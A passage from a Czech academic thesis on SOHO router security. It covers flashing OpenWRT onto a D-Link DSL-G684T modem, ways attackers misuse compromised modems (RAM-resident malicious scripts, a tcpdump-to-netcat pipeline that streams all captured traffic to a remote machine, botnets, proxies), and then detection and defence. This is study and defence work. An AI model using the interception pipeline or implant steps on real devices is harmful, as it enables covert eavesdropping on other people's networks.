Hned v první volbě **Target system** vybereme cílový systém, na který chceme výsledný firmware použít. V mém případě se jednalo o **TI AR7**. V položce **Target Profile** vybereme *Annex-B DSL firmware*, tím zabezpečíme kompatibilitu s českým standardem pro ADSL. Pro účely pro něž měl být modem nadále určen jsem pak ve volbě **LuCI** → **Collections** vybral *luci*. LuCI představuje celou sadu konfiguračních nástrojů dostupných přes webové rozhraní. Tento balík není nutný, ale usnadňuje konfiguraci modemu. V položce **network** jsem přidal *netcat* a *tcp-dump mini* pro demonstraci odposlechu.

Ze zajímavých dostupných balíků můžeme jmenovat ještě *PPTP* a *OpenVPN* klient a server pro vytvoření virtuální privátní sítě, *mysql* a *PostgreSQL* server, web servery jako *Apache* a *mini-httpd*, *snort* a *aprrwatch* jako příklady IDS systémů, proxy server *squid*, nebo *syslog-ng* pro logování sítě i procesů. Při volbě balíků je třeba vždy brát v úvahu maximální kapacitu flash paměti, která je v tomto případě o něco menší než 4MB. Velikost kontroluje skript při nahrávání do zařízení, takže nemůže dojít k chybě.

Na závěr stačí firmware zkompilovat:

```
$ make
```

Pro další kompilace je dobré udržovat zdrojové kódy aktuální, to zabezpečíme následující sadou příkazů:

```
# cd OpenWrt/trunk/
# svn up
# ./scripts/feeds update -a
# ./scripts/feeds install -a
# make menuconfig
# make
```

7.1.3 Instalace

Následuje nahrání vytvořeného firmware do zařízení. D-Link DSL-G684T používá zavaděč ADAM2, což je něco jako BIOS u osobních počítačů, který zavádí firmware uložený ve flash paměti a umožňuje i jeho přepsání.

Použití zavaděče je zde velice užitečné a uživatel se při dodržení příkazů nemusí bát, že by modem skončil v nepoužitelném stavu, protože přepisuje pouze oblast paměti obsahující firmware. Díky tomu zavaděč zůstává nedotčený, což umožňuje jednoduché přepsání vadného firmware funkčním.

V obvyklém případě, například u routerů Linksys, zařízení nemívají zvlášť oddělený zavaděč. Pokud v takovém případě nahrání firmware do zařízení selže, nebo se ukáže že firmware je nefunkční, zařízení už nenastartuje. Existují však návody, které popisují, jak lze firmware přepsat pomocí sériové linky. Postupy se však liší podle modelu a není jisté, že se takové zařízení podaří opravit.

Abychom mohli přepsat originální firmware, potřebujeme se připojit na konzoli zavaděče, která je k dispozici jen několik vteřin při startu. Proto je vhodné si dopředu připravit příkaz na připojení,

```
$ telnet 10.8.8.8 21
```

poté restartovat modem a přibližně vteřinu po startu odeslat klávesou enter příkaz pro připojení. Po připojení se bootovací sekvence zastaví a ADAM2 čeká na příkazy. Uvádí se, že naslouchá na portu 23 (telnet) na ip adrese 10.8.8.8. Avšak v mém případě naslouchal na IP adrese 5.8.8.8. Postup k zjištění IP adresy je následující.

Připojíme se na textové konfigurační rozhraní modemu pomocí příkazu:

```
$ telnet 10.0.0.138
```

Obvyklá IP adresa je 10.0.0.138, ale může být změněná. V takovém případě je potřeba ji změnit i v příkazu. IP adresa na které naslouchá ADAM2 se zjistí tímto příkazem:

```
# cat /proc/ticfg/env | grep my_ipaddress
```

V mém případě je tedy IP adresa 5.8.8.8. ADAM2 nemá DHCP server, proto je nutné nastavit IP adresu na rozhraní ručně.

```
$ sudo ifconfig eth0 5.8.8.9 netmask 255.255.255.0
```

Zde jsem narazil na problém, de zmíním, protože to považuji za důležité. Při zadávání příkazu na počítači s operačním systémem Ubuntu se při vypnutí a zapnutí modemu resetovalo nastavení síťové karty což způsobovalo, že se na modem nedalo připojit. Řešením bylo použít příkazy

```
$ sudo ifconfig eth0 5.8.8.9 netmask 255.255.255.0
$ telnet 5.8.8.8
```

zadané po sobě a po připojení modemu k elektrické síti příkaz pro nastavení síťové karty potvrdit klávesou enter a kurzorovou klávesou šipka nahoru vyvolat z historie příkaz na připojení a rychle potvrdit. Zde je nutné mít na paměti, že na celou operaci je od zapnutí modemu k dispozici jen několik vteřin. Touto sekvencí příkazů zastavíme start modemu a ADAM2 čeká na další příkazy. Nyní je modem připraven k nahrání nového firmware, ale nejdříve se budu zabývat pamětí modemu.

Flash paměť DSL-G684T má kapacitu 4MB a je rozdělena do takzvaných mtd bloků očíslovaných 0 až 3. Nejdůležitější blok je mtd2, který definuje paměťový prostor 0x90000000 až 0x90010000 a zde je uložen ADAM2. V mtd0 se nachází systém souborů obsahující původní firmware (0x900a0000,0x903f0000). V mtd1 je linuxové jádro ve formátu pro ADAM2 (0x90010000,0x900a0000) a v mtd3 jsou proměnné a XML soubor s nastavením (0x903f0000,0x90400000). Tyto údaje byly převzaty z webu ADAM2. V některých souvisejících materiálech, jako například ve skriptu využitému k nahrání firmware, se uvádí ještě mtd4. Tato oblast slouží pro nahrání nového firmware a je definována spojeným rozsahem mtd1 a mtd0 a částí paměti pro signaturu firmware (0x90010000, 0x9001008F).

Pro instalaci OpenWRT je třeba tyto proměnné částečně upravit. K tomu lze využít skript⁴ dostupný v souborech stažených z OpenWRT. Tento skript upravuje mtd1 na 0x9001000 až 0x903f0000, což odpovídá kapacitě 3,875 MB. Touto kapacitou je dána maximální velikost firmware. Protože tento skript není napsán přesně na míru DSL-G684T, je potřeba provést jeho úpravu.

Pro zachování původního skriptu je dobré ho okopírovat a přejmenovat.

```
$ cd trunk/scripts/flashing/
$ cp adam2flash-502T.pl adam2flash-684T.pl
```

Pomocí textového editoru, například `mcedit`, upravíme nově vzniklý soubor.

```
$ mcedit adam2flash-684T.pl
```

Najdeme řádku

```
($usb eq "DSL-502T") or die "doesn't look like a DSL-502T?";
```

a zakomentujeme ji

```
#$usb eq "DSL-502T") or die "doesn't look like a DSL-502T?";
```

V některých případech, ale skript při hledání zařízení neuspěl, proto jsem zakomentoval i

⁴ trunk/scripts/flashing/adam2flash-502T.pl – součástí balíku OpenWRT

následující řádek:

```
#$box or die " not found!\n";
```

Nyní už je vše připraveno pro upload firmware. Hotový firmware se nachází ve složce `trunk/bin/ar7/`. V této složce jsou hotové verze firmware pro více zařízení dané architektury. Pro modem DSL-G684T je vhodné použít `openwrt-ar7-squashfs.bin`. Z názvu lze poznat že systém souborů je SquashFS a cílová architektura je AR7. SquashFS je sice pouze pro čtení, ale jeho velká výhoda spočívá ve vysokém poměru komprese. To znamená že se na stejný paměťový prostor vejde víc dat (volitelných balíčků), než u jiných souborových systémech.

Firmware zkopírujeme do složky se skriptem

```
$ cd trunk/bin/ar7/
$ cp openwrt-ar7-squashfs.bin ../../scripts/flashing/
```

a přejdeme do cílové složky.

```
$ cd ../../scripts/flashing/
```

Nejprve otestujeme jestli vše funguje tak jak má.

```
$ ./adam2flash-684T.pl 5.8.8.8 -setmtd1 -noflash openwrt-ar7-squashfs.bin
```

Přepínačem `-noflash` zajistíme, že se pouze ověří nastavení a nedojde k nahrání firmware.

Pokud je vše v pořádku můžeme firmware nahrát do zařízení.

```
$ ./adam2flash-684T.pl 5.8.8.8 -setmtd1 openwrt-ar7-squashfs.bin
```

Proces trvá delší dobu (i několik minut) a je velice důležité, aby nebyl přerušen. Po jeho dokončení se modem restartuje.

Nyní je již na modemu nainstalován firmware OpenWRT. Připojíme se na konfigurační rozhraní pomocí následujícího příkazu:

```
$ telnet 192.168.1.1
```

a nastavíme heslo.

```
# passwd
```

Poté se připojení ukončí a spustí se SSH server. Pro konfiguraci ADSL připojení jsem využil webového rozhraní LuCI. To je dostupné na adrese `http://192.168.1.1/`. Přihlásíme se heslem, které jsme zadali příkazem `passwd`.

V záložce „Network“ v položce „ATM Bridges“ je třeba vyplnit následující údaje:

- VCI: 48
- VPI: 8
- encapsulation: LLC

a pomocí Save and apply uložíme nastavení. Dále v záložce „Interfaces“ je nutno přidat „add“ rozhraní a vyplnit následující údaje:

- name: ADSL
- chose interface: NAS0

Údaje potvrdíme tlačítkem submit. Nastavíme „Protocol“ na PPPoE, jméno (username) nastavíme na „O2“ a heslo (password) také na „O2“. V záložce „Firewall“ jsou na výběr dvě přednastavené sady pravidel označené jako „wan“ a „lan“. Nastavení „lan“ nevytváří, žádná pravidla pro firewall, zatímco „wan“ odmítá příchozí připojení. Volba tohoto nastavení je na uvážení. Podrobné nastavení je možné pomocí *iptables* přes textové rozhraní.

7.2 Vložení zákeřného kódu přímo do zařízení

Jednou z možností, jak může útočník efektivně zneužít zařízení, je napsání vlastního skriptu či programu. V případě skriptu, pokud tedy zařízení podporuje skriptování, stačí zjistit příkazový interpret, který na zařízení běží. Příkazový interpret lze zjistit dvěma způsoby.

Jedním je jednoduchý příkaz

```
# echo $SHELL
```

Druhým, je zjistit model a vyhledat druh příkazového interpretu v dokumentaci zařízení.

Pak už stačí pro daný příkazový interpret napsat skript podle toho co má provádět a nahrát ho do zařízení. Jednodušší možností je využít příkaz

```
# cat > soubor
```

a zkopírovat kód do textového rozhraní přes schránku. Další možností je využít netcat (pokud je k dispozici).

Na zařízení zadáme následující příkaz, tím se skript uloží do souboru *skript1*:

```
# netcat -l -p 3000 > skript1
```

Na straně počítače zadáme příkaz,

```
$ netcat 192.168.1.1 3000 < skript2
```

čímž se obsah souboru *skript2*, kde je uložen hotový skript přepošle na modem a tam se uloží.

V případě programu je potřeba zjistit, na jaké architektuře přístroj pracuje. V případě DSL-G684T se jedná o architekturu TI AR7. Ke kompilaci programu je třeba sestavit nebo využít již hotový cross-compiler pro danou architekturu a nakonec zdrojový kód zkompilovat. V této práci byl použit cross-compiler, který je součástí OpenWRT.

Vytvořený program nebo skript však nelze uložit přímo do systému souborů modemu, který je pouze pro čtení, můžeme ale operační paměť (RAM). Nesmíme ovšem zapomenout na fakt, že v případě restartu či ztráty napájení dojde ke ztrátě uloženého programu.

Tento typ instalace škodlivého kódu se obtížně detekuje pomocí testů integrity firmware, protože program není jeho součástí. Přitom tato metoda může být velmi nebezpečná, protože může zařízení připojovat k botnetu nebo vytvářet backdoor (tj. zadní vrátka k systému) pro útočníka.

8 Důsledky instalace zákeřného firmware

8.1 Odposlech

Obecně platí, že pokud má případný útočník v moci zařízení, které je na trase přenášených informací, může snadno odposlouchávat probíhající nešifrovanou komunikaci a v některých případech ji dokonce měnit. Zde tomu není jinak. Jako vždy je cest několik, a útočník si může vybrat tu, která mu vyhovuje nejvíce.

Jednou z možností je použití nástrojů pro monitorování sítě, které v případě OpenWRT lze vybrat při kompilaci firmware, jako například Tcpdump nebo Ethertap a přeposílat záznamy do útočnickova počítače pomocí Netcat nebo Socat. Bohužel v současné době je Socat na OpenWRT nefunkční. Na stránkách OpenWRT je otevřeno několik diskuzí na toto téma.

Tcpdump funguje tak, že odposlouchává všechna data na vybraném rozhraní a vypisuje jejich hlavičky. Pakety pak buďto ukládá do souboru nebo odesílá na standardní výstup, kde je pak zpracuje další program jako například Netcat. Nástroj Netcat je často označován jako švýcarský

nůž. Jeho použití je velice široké. Bez problémů nahradí takové nástroje jako Telnet, FTP klient a v určitých případech i webový prohlížeč, kde se ovšem používá spíše k analýzám serverů. Jeho funkčnost spočívá v tom, že umožňuje propojit standardní vstup a výstup na libovolný síťový „socket“, tedy dvojici IP adresa a port. Umí pracovat jak s TCP tak s UDP protokolem a stejně tak se buď připojovat, nebo naslouchat a čekat na příchozí připojení.

Samotný odposlech je v podstatě velice jednoduchý. Jako odposlouchávané rozhraní bylo vybráno v případě modemu D-Link DSL-G684T „br-lan“. Toto rozhraní bylo vybráno z toho důvodu, že komunikace probíhala z něj. To bylo zjištěno pomocí statistik z ifconfig . Pomocí kombinace Tcpdump a Netcat se na straně modemu zadá příkaz:

```
$ tcpdump -i br-lan -s0 -w - | netcat -l -p 3000
```

Přepínač „-s0“ u Tcpdump znamená, že se má zachytávat celý paket, ne jenom jeho část a přepínač „-w -“ znamená, že se mají pakety vypisovat na standardní výstup. Obvykle se totiž na standardní výstup vypisují pouze hlavičky paketů v čitelné podobě. Tímto způsobem se vypisují pakety v hexadecimálním tvaru a pomocí roury „|“ se posílají na vstup Netcatu, který data následně beze změny pošle cílovému počítači přesněji řečeno, čeká na připojení a ve chvíli, kdy se připojí Netcat z jiného počítače, data přepošle.

Na straně počítače stačí zadat příkaz, pomocí kterého počítač připojí na modem připojí a vše uloží do souboru. Příkladem takového příkazu je

```
$ netcat [verejna ip adresa modemu] 3000 > soubor
```

Poté je možno soubor otevřít například ve Wiresharku. Wireshark je protokolový analyzátor umožňující nejen zachytávat pakety na daném rozhraní, ale samozřejmě i otevřít soubor, ve kterém jsou pakety uloženy. Výhodou tohoto programu je přehledné grafické rozhraní a možnost snadno sledovat různé komunikace pomocí jednoduše vytvořených filtrů. Touto metodou odposlechu je možné odposlouchávat veškerou komunikaci mezi počítači ve vnitřní síti modemu a Internetem.

Pro odposlech informací mezi počítači v síti je možné použít Ettercap. Tento nástroj funguje na principu podvržení MAC adresy počítače, takže ve výsledku si odposlouchávané počítače „myslí“, že komunikují jen samy mezi sebou a netuší, že je mezi nimi ještě někdo třetí. Tento útok označovaný jako MiM lze odhalit jen kontrolou ARP tabulek.

Snadno odposlechnout jde především nešifrovaná komunikace, což zahrnuje email, ICQ, IRC nebo příspěvky na fórech či dokonce VOIP komunikaci, dále pak služby jako telnet nebo FTP. Závažnější je možnost změny dat u komunikace.

Některé šifrované služby mohou být ohroženy v případě, že útočník prohlížeči podvrhne certifikát. To může v kombinaci s nepozorností uživatele znamenat například nechtěné vyzrazení hesla. Heslo zde bývá chráněno pomocí mechanismu, ve kterém se využívá certifikátu webového serveru. V případě, že je tento certifikát útočníkem na cestě zaměněn za jeho vlastní, uživatelem odeslaná data mohou být útočníkem opět rozšifrována.

Například elektronické bankovníctví a mnoho dalších služeb, využívá podepsaných certifikátů. Pokud by se útočník pokusil certifikát zaměnit, prohlížeč na tuto skutečnost upozorní uživatele. Zde opět záleží na uživateli, jestli dá na radu webového prohlížeče či nikoliv. V každém případě platební transakce jsou dnes chráněny proti změnám například sms zprávou, ve které jsou uvedeny informace o aktuálně prováděné transakci (číslo účtu, částka) a autorizační kód, jehož zadání do webového formuláře transakce umožní transakci uskutečnit.

8.2 Bot

Jedním z možných důsledků instalace zákeřného firmware je zapojení zařízení do botnetu. Botnet tvořený z těchto zařízení je možné využít například k DDoS útokům nebo rozesílání spamu. Jeden takový botnet⁵ byl zdokumentován začátkem roku 2009. Jak je uvedeno v článku Netcomm NB5 Botnet – PSYBOT 2.5L. Botnet byl vytvořen virem označeným jako PSYBOT. Tento červ napadal hlavně Netcomm NB5 ADSL modemy, ale i jiné zařízení podobné hardwarové konfigurace. Nahrál se do operační paměti, tedy způsobem popsáným v podkapitole kapitole „7.2 Vložení zákeřného kódu přímo do zařízení“, uzavřel textová konfigurační rozhraní a připojil se na IRC kanál pro příjem příkazů. (Baume, T. 2009). Odstranění viru je jednoduché. Škodlivý kód je uložen v operační paměti a vymaže se jednoduchým restartem zařízení. Opětovnému napadení zařízení virem se zabrání změnou původního hesla. Přestože je obrana proti napadení tímto typem viru jednoduchá, byla tato forma útoku velice úspěšná.

8.3 Proxy server

Další velkou výhodou vlastního firmware na modemu je možnost využít toto zařízení jako proxy server. Útočník se tak může skrýt za IP adresu zneužitého modemu. Touto cestou pak může napadat další zařízení či páchat jinou nelegální činnost na internetu, aniž by byl odhalen. Stopa totiž skončí na IP adrese modemu.

⁵ <http://users.adam.com.au/bogaurd/PSYBOT.pdf>

Jednou možností je přidání balíku *squid* při kompilaci firmware a využívat tento proxy server.

Druhou cestou je vytvoření virtuální privátní sítě VPN. K tomuto účelu lze využít buď balík *pptpd* nebo *OpenVPN*. Po sestavení VPN má pak k dispozici na svém počítači další síťové rozhraní. Všechna komunikace z tohoto rozhraní je přeposílána síťovým tunelem na modem, ze kterého může být směrována do internetu úplně stejně jako komunikace z vnitřní sítě. Výhoda oproti proxy serveru spočívá v šifrování komunikace a v jednodušším použití.

9 Možná řešení obrany

Důležitou část obrany tvoří detekce útoku. Způsobů, jak takový útok detekovat, je několik. Nejzákladnější možností je, čas od času se připojit na konfiguraci modemu či routeru a ověřit, že heslo je nezměněné a že konfigurační rozhraní vypadá a funguje pořád stejně. Pokud zařízení umožňuje takzvané logování připojení, tedy zaznamenávání příchozích a odchozích spojení, je možné kontrolovat i to.

Lepší možností je přeposílat tyto informace na počítač pro tyto účely vyhrazený, archivovat je a zabezpečit počítač tím, že se vypnou veškeré služby, které s tímto zaznamenáváním nesouvisí, jako například SSH, aby tyto zaznamenané informace nemohl nikdo smazat. Tato metoda se řadí mezi pokročilé.

Jako další pokročilou metodu lze použít kontrolu hashe flash paměti. V případě, že se změní, je jasné, že došlo ke změně v paměti, což může způsobit pouze změna nastavení nebo firmware. Pokud se tato myšlenka rozváděla dále, je možné napsat skript či program, který by hash kontroloval a případné změny by ihned hlásil administrátorovi, například emailem.

9.1 Detekce změny DNS serveru

Změna DNS serveru je patrná jak v nastavení internetové brány (routeru nebo modemu), tak v nastavení připojení počítače (pokud nemá jako DNS server nastavenou IP adresu brány, která dotazy přeposílá na nastavený DNS server. K tomu, že ke změně došlo si ovšem uživatel musí pamatovat či mít někde uloženou správnou IP adresu DNS serveru. V případě, že nezná původní IP adresu, nemůže poznat rozdíl.

9.2 Detekce přesměrování portů a DMZ

Změnu v přesměrování portů či DMZ lze poznat několika způsoby. Pokud se jedná o zabezpečenou pracovní stanici (PC), firewall upozorní na příchozí připojení z Internetu nebo tento požadavek rovnou zamítne. V závislosti na nastavení firewallu by tato událost měla být uložena v logu. Kontrolou logu tedy lze zjistit žádosti o připojení, ke kterým došlo při naší nepřítomnosti.

Změnu v nastavení je opět možné nalézt v konfiguraci internetové brány. Resp. v případě, že tato změna je statická a je uložena v nastavení.

Další možností je využití online portscannerů, například pomocí Nmap Online⁶. Bud' můžeme využít možnosti *Full Nmap Scan* a vybrat rozmezí portů. Nebo zadat detailní příkaz označený jako *Custom Scan* např.: `[ip adresa] -sS -p1-65535 -r -T4 -PN`.

Velice podobnou metodou je také oskenování portů z počítače v jiné síti. K tomu se dá využít například program Nmap, ale i Netcat. V případě Nmapu stačí zadat

```
$ nmap [ip adresa] -sS -p1-65535 -r -T5 -PN.
```

Také je třeba mít na paměti, že přesměrovaný port může být kterýkoliv z rozsahu (tzn. 1 – 65535) a nejen TCP, ale i UDP. To lze provést zaměněním `-sS` za `-sU`.

9.3 Detekce odposlechu

Zajímavou skutečností je, že odposlech založený na změně firmware nelze odhalit na odposlouchávaném počítači, pouze kontrolou zařízení.

U odposlechu na lokální síti označovaném jako MiM lze útok zjistit kontrolou ARP tabulek. V případě že dojde ke změně MAC adresy u stejné IP adresy v ARP tabulce, je pravděpodobné, že se jedná o tento typ útoku. Změna MAC adresy, ale může znamenat i pouhou změnu stroje s danou IP adresou nebo může mít i jiné vysvětlení.

Druhou možností detekce u tohoto typu odposlechu je oskenovat celý rozsah IP adres lokální sítě. V ARP tabulce se pak objeví dva záznamy se stejnou MAC adresou. Na oskenování rozsahu je možné použít obyčejný nástroj ping nebo využít nějakého specializovaného software.

6 <http://nmap-online.com/>

9.4 Obecná doporučení

- Používat bezpečné hesla. - Tím se zabrání jejich rychlému uhádnutí.
- Opravovat bezpečnostní chyby aktualizací firmware. - Aktualizací firmware se zabrání zneužití již známé chyby.
- Testovat zabezpečení zvenku (skenování portů). - Je potřeba udržovat přehled, které porty jsou otevřené. V případě, že jsou na seznamu i porty, které otevřené být nemají, je nutné prozkoumat příčinu jejich otevření.
- Zakázat UPnP. - Zakázáním UPnP je možné předejít velkému množství útoků a výrazně se tím zvýší celková bezpečnost zařízení. Bohužel to může způsobit, že programy jako třeba Skype již nebudou fungovat naprosto hladce.
- Měnit hesla. - Pokud měníme hesla, můžeme zabránit v přístupu ke konfiguraci útočníkovi, který staré heslo zná.
- V případě používání Wi-Fi používat WPA2 s bezpečným heslem. - Jak již bylo uvedeno používání slabých či žádných zabezpečení bezdrátových sítí je velice snadno zneužitelné. V případě, že Wi-Fi připojení nevyužíváme vůbec je vhodné jej vypnout.
- Kontrolovat nastavení. - Kontrolovat zařízení zda nedošlo k neoprávněným změnám.

Dále je možno skrýt název bezdrátové sítě (SSID), což může ušetřit síť od útoků méně zkušených útočníků.

10 Návrhy pro budoucí řešení

- Implementovat softwarové řešení detekce změny firmware a nastavení. Zpřístupnit toto řešení pro OpenWRT.
- Experimentálně prokázat či případně vyloučit možnost změny firmware využitím protokolem TR069 s případným využitím vlastního ACS serveru a zmanipulováním DNS.
- Zprovoznit OpenWRT nebo jiný firmware na dosud nepodporovaném zařízení.

11 Závěr

V této práci byly prokázány zranitelnosti u routerů i modemů. Byla prakticky vyzkoušena instalace neoficiálního firmwaru OpenWRT na ADSL modem D-Link DSL-G684, který byl dříve používán firmou Telefónica O2 Czech Republic, a.s., pro připojení k Internetu. V práci jsou také uvedeny praktické ukázky konfigurace OpenWRT firmwaru vedoucí k zneužití zařízení. Byly navrženy metody detekce popsaných útoků a obrany proti nim.

Z uvedených rizik je patrné, že zabezpečovat je nutné všechna zařízení bez rozdílu velikosti nebo výkonu. Dle mého názoru je tato oblast počítačové bezpečnosti velice podhodnocena a absence jakékoliv tištěné literatury na toto téma to jedině potvrzuje.

Důležité je také nezapomenout, že velkou část popsaných skutečností, lze využít nejen k útokům na tato zařízení, ale také k lepšímu využití těchto zařízení a přidání dalších a nových funkcionalit. Odposlechem na vlastním zařízení je možné pochopit síť a protokoly a porozumět jim. Koneckonců zvědavost a snaha o porozumění technologiím jsou vlastnosti, které definují slovo hacker.

12 Seznam použité literatury

ADAM2 [online]. 2010 [cit. 2011-03-23]. Dostupné z WWW: <<http://www.seattlewireless.net/ADAM2>>.

BAUME, Terry. *Netcomm NB5 Botnet – PSYBOT 2.5L* [online]. [s.l.] : [s.n.], 11.01.2009 [cit. 2010-10-20]. Dostupné z WWW: <<http://users.adam.com.au/bogaurd/PSYBOT.pdf>>.

DD-WRT [online]. 2011 [cit. 2011-03-23]. Dostupné z WWW: <<http://www.dd-wrt.com/>>.

GNUCITIZEN [online]. 2008-01-12 [cit. 2011-04-12]. Hacking the interwebs. Dostupné z WWW: <<http://www.gnucitizen.org/blog/hacking-the-interwebs/>>.

Lukaperkov [online]. 2009, 2010 [cit. 2011-03-29]. OpenWRT and D-Link DSL-584T. Dostupné z WWW: <<http://lukaperkov.net/blog/post/title/OpenWRT%20and%20D-Link%20DSL-584T/>>.

OpenWRT [online]. 2011 [cit. 2011-03-23]. Dostupné z WWW: <<http://openwrt.org/>>.

TR-069 [online]. [s.l.] : [s.n.], 2007 [cit. 2010-10-20]. Dostupné z WWW: <http://www.broadband-forum.org/technical/download/TR-069_Amendment-2.pdf>.